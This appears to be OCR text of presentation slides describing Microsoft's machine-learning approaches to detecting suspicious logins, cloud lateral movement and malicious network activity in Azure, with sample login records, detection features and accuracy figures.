Model trained in regular intervals

Size of data: 783 GB per day

Within hours

Classification during every login

Completed within milliseconds

Dataset	False Positive Rate
Using rules only	28%
Using machine learning	.001%

28x points improvement!

Application	ClientIP	Country	City/State	Call	Device
Other	86.139.x	GB	Oundle	Normal	Windows 8.1;outlook.exe(Tablet PC)
Other	5.148.x	GB	Kensington	Normal	Windows 8.1;outlook.exe(Tablet PC)
Other	5.148.x	GB	Kensington	Normal	Windows 8.1;outlook.exe(Tablet PC)
Other	5.148.x	GB	Kensington	Normal	Windows 8.1;outlook.exe(Tablet PC)
Other	5.148.x	GB	Kensington	Normal	Windows 8;winword.exe(Tablet PC)
Office 365	5.148.x	GB	Kensington	Normal	Windows 8.1;IE 11.0
Office 365	41.206.x	NG	Lagos	Suspicious	Windows 7;Firefox 40.0
Other	5.148.x	GB	Kensington	Normal	Windows 8.1;outlook.exe(Tablet PC)
Other	5.148.x	GB	Kensington	Normal	Windows 8;excel.exe(Tablet PC)
Other	5.148.x	GB	Kensington	Normal	Windows 8.1;outlook.exe(Tablet PC)
Other	5.148.x	GB	Kensington	Normal	Windows 8.1;outlook.exe(Tablet PC)
Other	5.148.x	GB	Kensington	Normal	Windows 8.1;outlook.exe(Tablet PC)
Other	5.148.x	GB	Kensington	Normal	Windows 8;excel.exe(Tablet PC)

Case study 2

Successful detection through incorporating domain knowledge

PROBLEM STATEMENT

Detect lateral movement in the cloud environment

HYPOTHESIS

Evidence of attack in the cloud manifest in the service level layers

PREVIOUS APPROACH


Used rules and heuristics

Results:

True positive rate = 55%

SOLUTION

Combine detections across the breadth of different Microsoft products



Production Domain
CLOUD SERVICE
Internet
Network ACL, Ingress & Egress Monitoring
Private Network
Microsoft
Active Directory
File Server
Application Server
SQL Server
Domain Controller
Azure VM (IAAS)
Azure PAAS Service
SQL Azure
SQL
Azure Storage
Azure VNET
Azure
Azure Analytics (Logging)
VM
VM
Azure Key Vault
Azure Document DB
Azure Redis Cache

Cloud Defenders Mindset

Server	Services
Domain	Subscriptions
Domain Admin	Subscription Admin
Pass the Hash	Credential Pivot
Private IPs	Public IPs
RDP/SSH	Management APIs

Translated Kill chain to the cloud

- Map detections & behaviors to a stage in the kill-chain




Data Sources: Azure Resource Manager, Identity

- These are public Azure Subscription management APIs
- Powerful capabilities on services
  - Create/modify resources (services, machines, storage, . . .)
  - Create/modify access permissions
- Azure subscription management activities and attacks are visible here

Call volume: 100/month; Found 4 customer cases, in the last 2 months.

Overview of technique

Cross service detections



Case study 2

Model performance and productization

Model trained in regular intervals

Size of data: 912 GB per day


Within minutes

Classification runs multiple times a day

Completed within seconds

Dataset	True positive rate	False positive rate
Only using Azure IPFIX data	55%	1%
Using Azure IPFIX and O365 data	81%	1%

26 points improvement!



Case study 3 | Detecting malicious network activity in Azure

Problem

Build a generic approach to detecting malicious incoming network activity that works for all protocols

Previous

No previous approach for generic protocol suspicious activity for Cloud VM

Hypothesis

Underlying network protocols, though different, have similar behavior

Solution

Detect Attacker IPs using Ensemble Tree Learning

Input data

IPFix data from Azure VMs

To get labels compare

IP address in the IPFix data: **10.2.3.40**

- 3rd party threat intelligence feeds
- Cyber Defense Operation
- Threat Intelligence Center
- MSRC
- Previous Red team activities

If an IP from IPFix data is also present in TI feeds, label flow as malicious

Features extracted

Description

- Number of outgoing SYN in short interactions
- (log) Number of outgoing SYN in short interactions


Total percent outgoing SYN

- Percent outgoing SYN in short interactions
- Number of incoming FIN
- Distinct incoming connections relative to total flows

Frequency of top most used port

